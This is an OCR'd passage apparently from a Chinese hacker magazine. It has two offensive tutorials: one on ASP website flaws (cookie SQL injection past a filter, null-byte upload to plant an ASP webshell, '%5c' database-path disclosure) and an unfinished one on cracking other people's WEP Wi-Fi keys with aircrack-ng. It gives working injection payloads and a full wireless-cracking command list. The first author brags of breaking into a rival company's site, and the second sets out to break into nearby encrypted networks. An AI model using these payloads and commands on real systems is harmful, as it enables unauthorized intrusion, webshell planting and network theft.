


图2

```
Response.Write "操作时间："&Now&"<br>"
Response.Write "操作页面："&Request.ServerVariables("URL")&"<br>"
Response.Write "提交方式：GET<br>"
Response.Write "提交参数："&Fy_Get&"<br>"
Response.Write "提交数据："&Request.QueryString(Fy_Get)
......................
```

文件内容大致就是这样的，第八行中If Request.QueryString<>"" Then对Request.QueryString提交（客户采用GET方式提交）的数据进行判断，并没有指明对其它方式提交的数据进行判断，这样就导致了客户可以使用Request.cookie方式来提交变量的值，从而绕过SQL防注入程序。对于cookie注入的一个总结：系统直接使用id=request("id")取得用户提交的变量，而没有进行任何过滤，如果在没有check.asp文件的情况下就会直接产生漏洞，而此时的check.asp文件并没有限制Request.cookie，这样就产生了cookie注入。

具体的检测步骤如下：

1、把浏览器的URL清空，输入javascript:alert(document.cookie="id="+escape("相应参数id值 and 1=1"));之后就会弹出一个对话框，取消对话框后按F5刷新，返回正确页面。

2、再输入javascript:alert(document.cookie="id="+escape("1 and 1=2"));之后也会弹出一个对话框，取消后按F5刷新，返回错误页面，这样就可以判断此处存在cookie注入了。

三、上传漏洞

上传漏洞在发掘上要比注入漏洞复杂得多，漏洞产生的原因主要有两种，一种是对文件名过滤不严，一种是对上传路径过滤不严，这样我们就可以通过此漏洞直接拿到webshell了。话说在写本文的前一天晚上，我正在上CCNP课，课间休息的时候听说在徐州还有一家cisco培训网点跟我们竞争，二话没说利用上传漏洞一分钟就搞定了他们，漏洞存在的页面如图3所示。

这一漏洞主要是对文件名过滤不严造成的，事后我把存在漏洞的页面下载下来看了看，发现这个漏洞是最低级的上传漏洞，在代码中虽然使用Check之类的进行了检测过滤，但是并没有起到实质性的作用，导致了可以直接上传asp文件，因为代

码太长，我就不写在文章中了，具体的代码已随光盘保存在了upload.asp这个文件中。




图3

我们在利用上传时，常常会用到WinSock抓包—WinHex修改—最后NC提交这种方法，下面就来分析一下这种上传漏洞产生的原因，代码如下：

```
<%
dim upload,file,formName,formPath,iCount,filename,fileExt
'//定义上传变量
set upload=new upload_5xSoft '//建立上传对象
formPath=upload.form("filepath") '//获取文件路径
if right(formPath,1)<>"/" then formPath=formPath&"/"
for each formName in upload.file '//用For读取上传文件
set file=upload.file(formName) '//生成一个文件对象
……………………'//省略部分代码
fileExt=lcase(right(file.filename,4)) '//从文件名中截取后4位，并转换为小写字符。
if fileEXT<>".gif" and fileEXT<>".jpg" and fileEXT<>".zip" and fileEXT<>".rar" and fileEXT<>".swf"then '//文件扩展名判断
response.write "<font size=2>文件格式不正确 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
response.end
end if
randomize
ranNum=int(90000*rnd)+10000
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&fileExt '// filename由提交的文件路径+年月日的随机文件名+转换后的扩展名组成
if file.FileSize>0 then
file.SaveAs Server.mappath(FileName) '//保存文件jmdcw
end if
set file=nothing
next
```

这是一段很常见的上传漏洞代码，代码的每一句都做了注释，大家应该可以看懂吧。漏洞产生的原因主要在这两句上

```
formPath=upload.form("filepath")
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&fileExt
```

先获取文件的路径，上传成功后将文件保存在formPath/文件夹下，假设这里是image，我们在2009年06月01日12点23分12秒时上传了一张图片，则保存的路径就是image/20090601122312.jpg，这样保存看起来并没有任何错误，但是还是被高手们破解了，原理就是计算机内的字符都是以数据00结束的，如果我们在formPath上做手脚，将formPath改为image.asp空格（二进制的表示形式为00），那么保存的文件路径就是image.asp空格/20090601122312.jpg。刚才我已经说过了，计算机内的字符都是以数据00结束的，当程序执行到这里时就会自动结束，那么它就成了我们的image.asp木马了，看到这里是不是感觉很神奇呢？不要停，让我们继续来学习下面的漏洞吧。

四、暴库漏洞

对于这个漏洞大家也不会陌生吧，我们经常用的就是“%5c”暴库大法，这个漏洞严格来说并不是网页本身产生的，而是因为IIS安全设置的不周全而造成的，看下面这段语句。


```
<%
Dim db,conn,connstr
db="cumtjwbdb/jwnews.asp"
set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(db)
conn.open connstr
```

当我们将网址中的“/”改成“%5c”的时候，因为IIS安全设置的不周全，导致IIS解码错误，从而爆出了错误并在页面上显示，因为conn.asp是数据库链接文件，也就会爆出数据库的路径了，解决的方式是加入容错语句“on error resume next”，这样当产生错误的时候就不会显示了。

这次的脚本分析就先介绍到这儿，脚本漏洞远不止以上这几个，希望能给大家起到一个抛砖引玉的作用，至少让你在看到某某高人爆出什么0day的时候不会再手足无措，如果能做到这样，那么找个0day，你也可以了！

（本文所涉及到的代码已收录到光盘中）

再谈无线WEP密钥破解



brk_dancer

一、前言

最近把笔记本带到了学校，发现学校这边很多的无线网络，但都是经过加密的，让人很郁闷，如图1，图2。刚好看到了上期杂志的“破解无线路由 享受蹭网大餐”一文，于是就按照文章所说的方法试了试，可惜一直不能成功，不知道是不是我操作的问题（我挂了两个通宵，也没有把这个密码破解出来）。后来自己去网上看了看手工破解的教程，结果成功的破解出了无线密码，心里特别高兴，于是就特地写出来跟大家分享了。


图1




图2

二、前提条件

1、虚拟机

2、BT3（下载地址http://www.remote-exploit.org/backtrack_download.html，上期杂志的光盘中已经集成了BT3）

3、支持BT3的网卡一张（淘宝上有卖的，很便宜，我买的一个二手的网卡才28块钱）


4、需要知道的一些命令

```
ifconfig -a
ifconfig 你的网卡名 up
airodump-ng 你的网卡名
airmon-ng start 你的网卡名  （设置网卡为混杂模式）
airodump-ng --ivs -w 保存的文件名（随意） -c 频道 你的网卡名（抓包）
aireplay-ng -1 0 -e 破解目标 -a 目标MAC地址 -c 你的MAC 你的网卡名（虚拟连接）
aireplay-ng -2 -p 0841 -c ffffffffffff -b 目标MAC -h 你的MAC 你的网卡名（-2攻击）
aircrack-ng -b 目标MAC 你保存的文件名.ivs
```


好了，满足了以上条件，我们就可以开始破解了。

三、正式开工

首先解压从网上下载的BT3虚拟机专用的:vmx，然后运行虚拟机，选择"文件"－"打开"，找到刚才解压的.vmx文件，如图3，这样就能运行BT3了。运行后会出现如图4所示的界面，我们输入B，接着会要求我们输入用户名和密码，如图5，我们输入用户名root，密码为toor，输入后如果还不能运行就再输入"startx"回车后就应该可以了，如图6。


图3

由于虚拟机支持的是USB网卡，所以我们要插入准备好的网卡，选择"虚拟机"－"可移动设备"－"USB设备"，接着选择你的网卡就行了。


图4




图5





图6

四、命令的使用

